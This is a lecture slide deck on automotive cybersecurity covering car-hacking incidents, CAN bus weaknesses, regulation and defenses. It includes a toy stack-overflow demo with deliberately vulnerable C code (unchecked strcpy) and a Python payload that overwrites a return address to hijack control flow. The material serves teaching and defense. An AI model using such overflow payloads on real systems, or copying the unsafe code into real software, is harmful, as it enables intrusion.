Cyber Security in Automotive

How a Car Became a Computer, and How It Gets Hacked

Mohamed Kamal Abozeid

Cyber Security Engineer, BMW Group

m-kamal.me ▪ info@m-kamal.me

linkedin.com/in/mohamed-kamal-abozeid

Munich

November 8, 2026

Agenda

A Car Is a Computer on Wheels

Security Basics, Mapped to a Vehicle

Anatomy of a Modern Vehicle

Attack Surface

Regulation and Process

From Bugs to Exploits


Live Demo


Defending the Vehicle

Takeaways

A Car Is a Computer on Wheels

A Car Is a Computer on Wheels





Mechanical engineers

The brakes, steering and engine you design are now **software** too.

Informatics engineers

This target is real-time, safety-critical and tiny, **nothing like a web server**.

Four Real Incidents

2015 ▪ Jeep Cherokee, from the sofa. Two researchers took over a Jeep on the highway from **16 km away**, in through its internet-facing infotainment unit, then pivoting to the CAN bus to work the engine, steering and brakes. No physical access, ever. (wired.com)

2016 ▪ Tesla Model S, from kilometres away. Tencent's Keen Security Lab chained the car's web browser into the CAN bus and hit the brakes of a *moving* Model S remotely. Tesla pushed an over-the-air fix within ten days.

2022 ▪ Kia & Hyundai, the "Kia Boys". About 9 million cars (2011–2022) shipped with **no engine immobilizer**, so a USB cable was enough to start them. A viral TikTok trend turned that one design gap into a nationwide theft wave.

2024 ▪ Any Kia, from a number plate. Researchers abused Kia's dealer portal to control almost any Kia built after 2013 in about 30 seconds, using only its license plate: unlock, start, locate, and pull the owner's personal details. (samcurry.net/hacking-kia)

The Consequences: a Bug Is Now a Recall

- **Jeep (2015)**: **1.4 million** vehicles recalled, the industry's *first* cybersecurity recall. A software flaw became a physical, logistical one.
- **Kia & Hyundai**: ∼**9 million** cars exposed, a **$200M** class-action settlement (up to $145M to owners), free immobilizer software retrofits, and some US insurers refusing to cover the affected models.
- **Tesla (2016)**: fixed across the whole fleet by an **over-the-air update in 10 days**, the modern alternative to a recall, when you've engineered for it.
- **Dealerships (CDK, 2024)**: ransomware on one software vendor froze ∼**15,000** dealerships for weeks, an estimated **$1 billion** in losses.

The throughline

In a car, a vulnerability isn't just a CVE. It's recalls, class actions, insurers walking away, and brand damage.

A Bit About Me

Mohamed Kamal Abozeid

Cyber Security Engineer, BMW Group

- **12+ years** in automotive & embedded security.
- Previously at **Aptiv**, **Veoneer**, **Autoliv** and **Avelabs**.
- Today: securing software-defined vehicles, OS security (QNX), ISO/SAE 21434, UN R155.

Education

- BSc Computer & Systems Engineering, Ain Shams University (2012).
- MSc Advanced Cyber Security, King's College London (2025).

m-kamal.me ▪ info@m-kamal.me
linkedin.com/in/mohamed-kamal-abozeid

Where We're Going Today

- The security basics from your tutorial, re-told through a car.
- A tour of the machine: ECUs, CAN, the gateway, ADAS, OTA.
- The attack surface end to end, with 2025 incident data.
- How regulation turned all this into a real engineering process.
- Live demo: one line of C, one memory bug, full control of the program.
- Defense in depth, and where the jobs are.

Security Basics, Mapped to a Vehicle

The Five Words, in a Car

- **Asset** – something worth protecting: the brake ECU, your location history, the OTA signing key.
- **Threat** – what could go wrong: a forged CAN frame telling the car to brake.
- **Vulnerability** – the weak spot: an unauthenticated diagnostic service reachable from infotainment.
- **Risk** – impact $\times$ likelihood: steering takeover is catastrophic, but only if a path to it exists.
- **Attack** – someone actually walks that path, exactly like the Jeep.

Same vocabulary as your tutorial, just with a 2-tonne machine as the asset.

The CIA Triad, Behind the Wheel

- **Confidentiality** – your location, driving habits and cabin camera stay private.
- **Integrity** – a message that says "I'm the brake ECU" had better *be* the brake ECU.
- **Availability** – the airbag controller answers in milliseconds, every time. A DoS on a safety bus *is* a safety incident.

And for cars, CIA isn't enough

Who authorised this OTA update? Can a supplier deny shipping bad firmware? Is this the real key, or a relay box in the bushes?

Safety vs. Security: the One Slide That Matters

Safety (ISO 26262)

- Guards against *bad luck*: random faults, design errors.
- Assumes nobody is out to get you.
- Mature in cars since the 2000s.

Security (ISO/SAE 21434)

- Guards against *bad intent*: a thinking adversary.
- Assumes someone hunts the weakest link.
- Only mandatory since 2022 (UN R155).

The key insight

A car can be perfectly *safe*, failing predictably, and still wide open, because the attacker picks when and how it fails. Modern cars have to do both.

Anatomy of a Modern Vehicle


From a Few Boxes to a Rolling Data Centre

- **1980s**: a handful of ECUs (engine, ABS), simple point-to-point wires.
- **Today**: 70–150 ECUs, several internal networks, a central gateway, always-on cloud link.
- Six rough domains: powertrain, chassis/safety, body/comfort, infotainment, ADAS, telematics.

The trend: consolidation

Many small ECUs are merging into a few powerful "vehicle computers" running QNX, Linux and Android. More software, more shared surface, one bug now reaches further.

Simplified E/E Architecture



The gateway is the **drawbridge**: it separates the safety-critical buses (top) from the parts an attacker can actually reach (bottom). Get past it, and you're inside.

CAN Bus: Brilliant Engineering, Zero Security

- CAN (1986) is still the backbone of the car, and it was built to be reliable, not secure.
- It's a **party line**: every ECU hears every message. No sender authentication, no encryption, no access control.
- Messages carry a priority ID, not a verified source, so *anything* on the wire can claim to be the brake controller.
- CAN-FD and Ethernet add speed, not trust. Authentication has to be bolted on (SecOC, MACsec).

This is exactly why the gateway and application-layer auth carry so much weight.

The Two Scariest Letters: ADAS and OTA

ADAS – the car that steers itself

- Cameras, radar and LiDAR feed perception and planning software.
- Runs on big SoCs, safety path usually on QNX.
- It *actuates* steering and braking, so a bug here is a physical event.

OTA – patching from orbit

- Fix bugs across the fleet overnight, a huge win.
- Also the ultimate target: forge one update, own *every* car.
- Held together by signing, secure boot, and hardened update servers.

Attack Surface

How Do You Break Into a Car?

- **Touch it**: OBD-II port, USB, the EV charging port, a physical CAN tap.
- **Stand near it**: Bluetooth, Wi-Fi, the key fob (relay/replay), tyre-pressure sensors.
- **From anywhere**: the cellular telematics link and the cloud APIs that run the whole fleet.
- **Never touch it**: the supply chain, open-source libraries, supplier firmware, dealer flashing tools.
- **The update pipe itself**: OTA servers, signing keys, the CI/CD that builds the car's software.

The further down this list, the less the attacker needs to be anywhere near your car.

Case 1: Stealing a Car Without the Key

- Keyless fobs answer a faint "are you near?" signal from the car, automatically.
- **Relay attack**: two cheap boxes stretch that signal, one by the car, one by your front door where the fob sits inside.
- The car thinks the key is present. No crypto is broken, the *proximity assumption* is.
- A top theft method since ∼2017. Countermeasures: motion-sensing fobs, UWB distance checks.


Sometimes the bug isn't in the code, it's in the physics you trusted.

Case 2: 16 Carmakers, One Web Bug

- December 2022, researcher Sam Curry & co. hit the **backend APIs** of 16+ manufacturers.
- Look up a VIN → unlock, start, locate the car. Plus SSO misconfigs and exposed admin tools.
- Not a single line of CAN or firmware was touched.
- The weakest link wasn't the car, it was the ordinary web server that happens to control millions of them.

Automotive security is now, heavily, just AppSec, your 7CCSONST module.

Even the Giants Ship Bugs (CISA KEV Catalog)



KEV = Known Exploited Vulnerabilities: CISA's list of CVEs *confirmed* exploited in the wild. The 2022 spike then drop tracks how many bugs were confirmed-exploited each year, not how many exist.

Source: CISA KEV catalog: cisa.gov/known-exploited-vulnerabilities-catalog

What That Chart Really Says

- Microsoft, Apple, Google, the best-resourced security teams alive, ship exploitable bugs *every year*.
- A big CVE count isn't automatically "worse". Often it means a bigger surface and more eyes reporting responsibly.
- What matters operationally is the KEV subset: what's actually being exploited right now.
- So where does the car industry sit on this curve? Numbers next.

Automotive 2025, in Five Numbers

- 494 public incidents in 2025 (409 in 2024, 295 in 2023), roughly +21% a year.
- 44% were ransomware, more than double the year before.
- 92% of attacks were remote; most needed no proximity to the car at all.
- 67% came in through telematics, cloud or APIs, *not* the CAN bus.
- 61% could hit thousands to millions of vehicles at once, thanks to shared platforms.

Source: Upstream Security, *2026 Global Automotive and Smart Mobility Cybersecurity Report*: upstream.auto (press release)

Same Curve, Measured a Second Way

- Cumulative automotive CVEs: **24** in 2019 $\rightarrow$ $\sim$**1,597** by 2025.
- 60% of 2025's automotive CVEs were critical or high severity.
- A supply-chain audit found 1,500+ vulns, mostly in third-party and open-source parts.
- It's not theoretical: CDK Global ransomware (2024) froze thousands of dealerships; a 2025 attack on Jaguar Land Rover stalled parts logistics for weeks.

This is the Microsoft/Apple/Google curve from a decade ago, now the car industry is on it. Source: Upstream Security (2026); EE Times automotive cybersecurity coverage (2026).

Regulation and Process

Why the Rules Showed Up


- Before ∼2020, car cybersecurity was basically "do your best", and wildly uneven.
- Jeep, Tesla, the fob thefts, and dozens more, made regulators stop asking nicely.
- **UN R155** now *requires* a Cybersecurity Management System across the whole lifecycle, design through decommissioning, field monitoring and patching included.
- **UN R156** does the same for software updates (how OTA must be engineered).

Mandatory for new vehicle types in the EU, UK, Japan, Korea from 2022, all new cars from 2024. No certificate, no sale.

ISO/SAE 21434: the "How"

- R155 says *"have a security process."* ISO/SAE 21434 says *"here's how to build one."*
- If you know ISO 26262 (safety), you already know the shape, it's the same playbook for security:
  - TARA instead of HARA (threats, not hazards).
  - Cybersecurity goals instead of safety goals.
  - Verification, validation, incident response, decommissioning, cradle to grave.
- It binds OEMs *and* Tier-1/Tier-2 suppliers, so security flows down the chain by contract.

TARA in One Picture



Worked example

Asset: brake ECU firmware integrity. **Threat**: forged CAN frames via an infotainment pivot. **Feasibility**: medium (needs several bugs chained). **Impact**: severe (safety). **Treatment**: gateway filtering + message authentication, mandatory.

What This Means for *Your* Desk

- Every new feature ships with a cybersecurity case, TARA, requirements, evidence, before sign-off.
- Vulnerability management never stops: SBOM tracking, CVE monitoring, a 30–90 day patch clock enforced by regulators.
- You must *prove* you can detect, report and fix a field bug in time, not just claim it.

Bottom line

Security isn't a pen-test bolted on at the end anymore. It lives in requirements, design reviews and supplier contracts from day one.

From Bugs to Exploits

7PK: Which “Kingdoms” Bite Hardest in Cars

- **1. Input Validation** – buffer/integer overflows, format strings. The biggest category in embedded C. Today’s demo.
- **2. API Abuse** – dangerous functions (`strcpy`, `sprintf`, `gets`) still littering legacy ECU code.
- **3. Security Features** – hard-coded credentials, weak diagnostic crypto, missing access control.
- **4. Time & State** – race conditions between real-time tasks sharing a buffer.
- **+1. Environment** – debug symbols and JTAG left switched on in production.

Taxonomy source: https://cwe.mitre.org/documents/sources/SevenPerniciousKingdoms.pdf

Why Cars Still Run on C, and Still Get Bitten

- ECUs have microsecond deadlines and kilobytes of RAM, so C/C++ still rule.
- C hands you the keys to memory, and the full responsibility for not crashing it.
- No automatic bounds checking: writing past the end of a buffer is perfectly legal C.
- 65–70% of serious vulnerabilities (Microsoft, Chrome, CISA all agree) are memory-safety bugs. That one statistic is why Rust is moving into new car platforms.

Two Ways to Find the Bug: SAST vs. DAST

SAST – read the code

- Inspect the source without running it.
- A linter flags the unchecked `strcpy` in seconds.


DAST – break the running thing

- Feed the live program a nasty, oversized input.
- That's what we're about to do.

Bridge to the demo

Picture a UDS-style diagnostic handler on an ECU that copies attacker input into a fixed buffer with no length check. Input Validation and API Abuse, in a single line of C.

The Stack, Briefly



- `strcpy` writes into `buf` and just keeps going, straight over the saved base pointer and then the **saved return address** – the instruction the CPU jumps to once the function returns.
- With an 8-byte buffer, that's **8 + 8 = 16 bytes** of filler, and the next 8 bytes land exactly on the return address.
- Control that value, and you control where execution goes next.

Live Demo

Live Demo: Setup

- **Target**: `vuln`, a tiny toy program with an 8-byte stack buffer and a function, `win()`, that it never calls on its own.
- **Bug class**: 7PK Input Validation together with API Abuse (a dangerous `strcpy`), CWE-120.
- **Environment**: an isolated lab VM, compiled without modern protections (`-fno-stack-protector -no-pie`) so the classic textbook behaviour is visible. Never ship real code built this way.
- **Goal**: overflow the buffer so the function "returns" into `win()` instead of back to `main()`.

Step 1: The Vulnerable Code

```
void win(void) {           // never called by the program
    write(1, "win() reached!\n", 15);
}
void vulnerable(char *input) {
    char buf[8];
    strcpy(buf, input);    // no length check -- CWE-120
}
```

- `buf` is 8 bytes. `input` is fully attacker-controlled.
- `strcpy` copies until it hits a `NUL` byte, however far past the end of `buf` that is. A SAST tool would flag this instantly.


Step 2: Crash It

```
$ ./vuln hello
vulnerable() returned normally - no hijack.

$ ./vuln $(python3 -c 'print("A"*50)')
Segmentation fault
```

- 50 bytes into an 8-byte buffer overwrites the saved base pointer and the saved return address with `0x4141...` (`'A'`s).
- The CPU then tries to "return" to address `0x4141414141414141` and crashes. We now control that address.

Step 3: The Plan, in One Picture



- Fill the 8-byte buffer and the 8-byte saved RBP with 16 `'A'`s, then put the address of `win()` where the return address was.
- When `vulnerable()` returns, it jumps into `win()`.

Step 4: Build the Payload and Fire

```
$ ./vuln
win() is at address: 0x401196       # the program tells us

$ ./vuln $(python3 -c 'import␣sys;
␣␣␣␣sys.stdout.buffer.write(b"A"*16␣+␣b"\x96\x11\x40")')
```

- 16 filler bytes, then `win()`'s address in little-endian (low byte first: `96 11 40`).
- We only write the three non-zero bytes. `strcpy`'s own `NUL` terminator supplies the zero high bytes of the address, so the payload has no `NUL` and passes cleanly as an argument.

Step 5: Watch It Run

```
$ ./exploit.sh
win() = 0x401196 , offset to return address = 16 bytes

[WIN] win() was reached - the overflow hijacked control flow!

Segmentation fault
```

- The `[WIN]` banner is the proof: `win()` ran because we overwrote the return address, not because any code called it.
- The crash right after is expected: we jumped into `win()` but never set up a clean way for it to return. The banner printed *first* – that's what matters.

Step 6: What Just Happened, in One Sentence

An attacker who controls input copied into a fixed stack buffer controls where the program's execution goes next, including into code paths that were never meant to be reachable.

- On a real ECU, `win()` stands in for a privileged routine, a calibration function, a debug backdoor, that should sit behind an authentication check this bug walks straight past.
- This is exactly why Input Validation sits at the top of the 7PK taxonomy, and why memory-safe languages like Rust and hardware mitigations (stack canaries, ASLR, NX/DEP, Pointer Authentication) exist. More on that next.

Going Further (Conceptually)

- Today we jumped to a function already in the binary. A real attacker's next move is to jump into code *they* supply, placed inside the same oversized input.
- This is exactly what the next slide's mitigations stop: NX/DEP makes the stack non-executable, ASLR hides where the buffer sits, and a stack canary catches the overwrite before the hijacked return happens. We're deliberately stopping at the concept, not a working payload.
- A worked example that goes all the way to a shell, via a GOT overwrite: m-kamal.me/journal/got-challenge-journal.

Defending the Vehicle

Defense in Depth: Layers, Not a Silver Bullet

- The demo broke *one* layer. Real systems stack them so no single failure is fatal.
- **Code** – safe string functions, input validation, Rust for new components.
- **Compiler / OS** – stack canaries, ASLR, NX/DEP, Control-Flow Integrity (the very things our demo switched off).
- **OS security** – Mandatory Access Control, sandboxing, secure boot (QNX, Linux).
- **Network** – gateway segmentation, CAN authentication (SecOC), isolating safety zones.
- **Process** – the ISO/SAE 21434 lifecycle and continuous vulnerability management.

Which Layer Would Have Stopped *Our* Demo?

- **Stack canary** – a secret value just before the return address. Our overflow smashes it, so the program aborts *before* the hijack.
- **ASLR / PIE** – shuffles addresses every run, so we could never have hardcoded where `win()` lives.
- **NX / DEP** – blocks jumping into injected shellcode (we jumped to existing code instead, which is exactly why return-oriented techniques exist).
- **Bounds-checked copy** (`strlcpy`, or just checking the length) – kills the bug at the source. Cheapest, most reliable fix of all.

The Part That Never Stops: Vuln Management

- **SBOM** – a full ingredient list of every component in an ECU's software, open-source included.
- Cross-checked against CVE feeds non-stop: a new CVE in a library you ship is a hole in your car, whether you wrote that code or not.
- Feeds the 21434 loop: triage $\rightarrow$ TARA $\rightarrow$ patch (often OTA) $\rightarrow$ report to the regulator.
- A permanent, staffed function inside every OEM now, not a one-off audit before launch.

Takeaways

Five Things to Walk Out With

- A car is a distributed computer, same bug classes as any software, plus a 2-tonne body attached.
- Your tutorial's fundamentals (assets, threats, risk, CIA) map straight onto ECUs, buses and the cloud.
- Regulation turned "do your best" into a mandatory, auditable engineering process.
- One unchecked `strcpy` turned input into control. We did it live, in 20 lines.
- No single defence is enough, security is layers, from the compiler to the supplier contract.

Where This Can Take You

- **Vuln research / pentesting** – find today's bug before the attacker does.
- **Security engineering** – bake TARA and secure design into the car from day one.
- **OS & platform security** – harden QNX/Linux ECUs (MAC, secure boot, sandboxing).
- **Security management / GRC** – run the 21434 process, incident response, supplier security.

Both halves of this room matter

The best automotive security engineers understand the *physical* system they protect, not just the code on it. Mechanical and informatics, together.

Further Reading

- Ross Anderson, *Security Engineering* (3rd ed.), the book your tutorial quoted.
- Charlie Miller and Chris Valasek, *Remote Exploitation of an Unaltered Passenger Vehicle* (2015), the Jeep Cherokee paper.
- UN Regulation No. 155 and No. 156; ISO/SAE 21434:2021.
- MITRE CWE / Seven Pernicious Kingdoms, Tsipenyuk et al. (2005): `https://cwe.mitre.org/documents/sources/SevenPerniciousKingdoms.pdf`
- Upstream Security, *2026 Global Automotive and Smart Mobility Cybersecurity Report*.
- OWASP Embedded Application Security project.
- Jon Erickson, *Hacking: The Art of Exploitation* (2nd ed.), the classic intro to today's demo and the "going further" slide.
- m-kamal.me/journal/got-challenge-journal: today's technique taken to an actual shell, via a GOT overwrite.
- Hands-on practice, sandboxed: pwn.college, pwnable.kr, OverTheWire's Narnia.

Questions?

Mohamed Kamal Abozeid
Cyber Security Engineer, BMW Group
m-kamal.me ▪ info@m-kamal.me
linkedin.com/in/mohamed-kamal-abozeid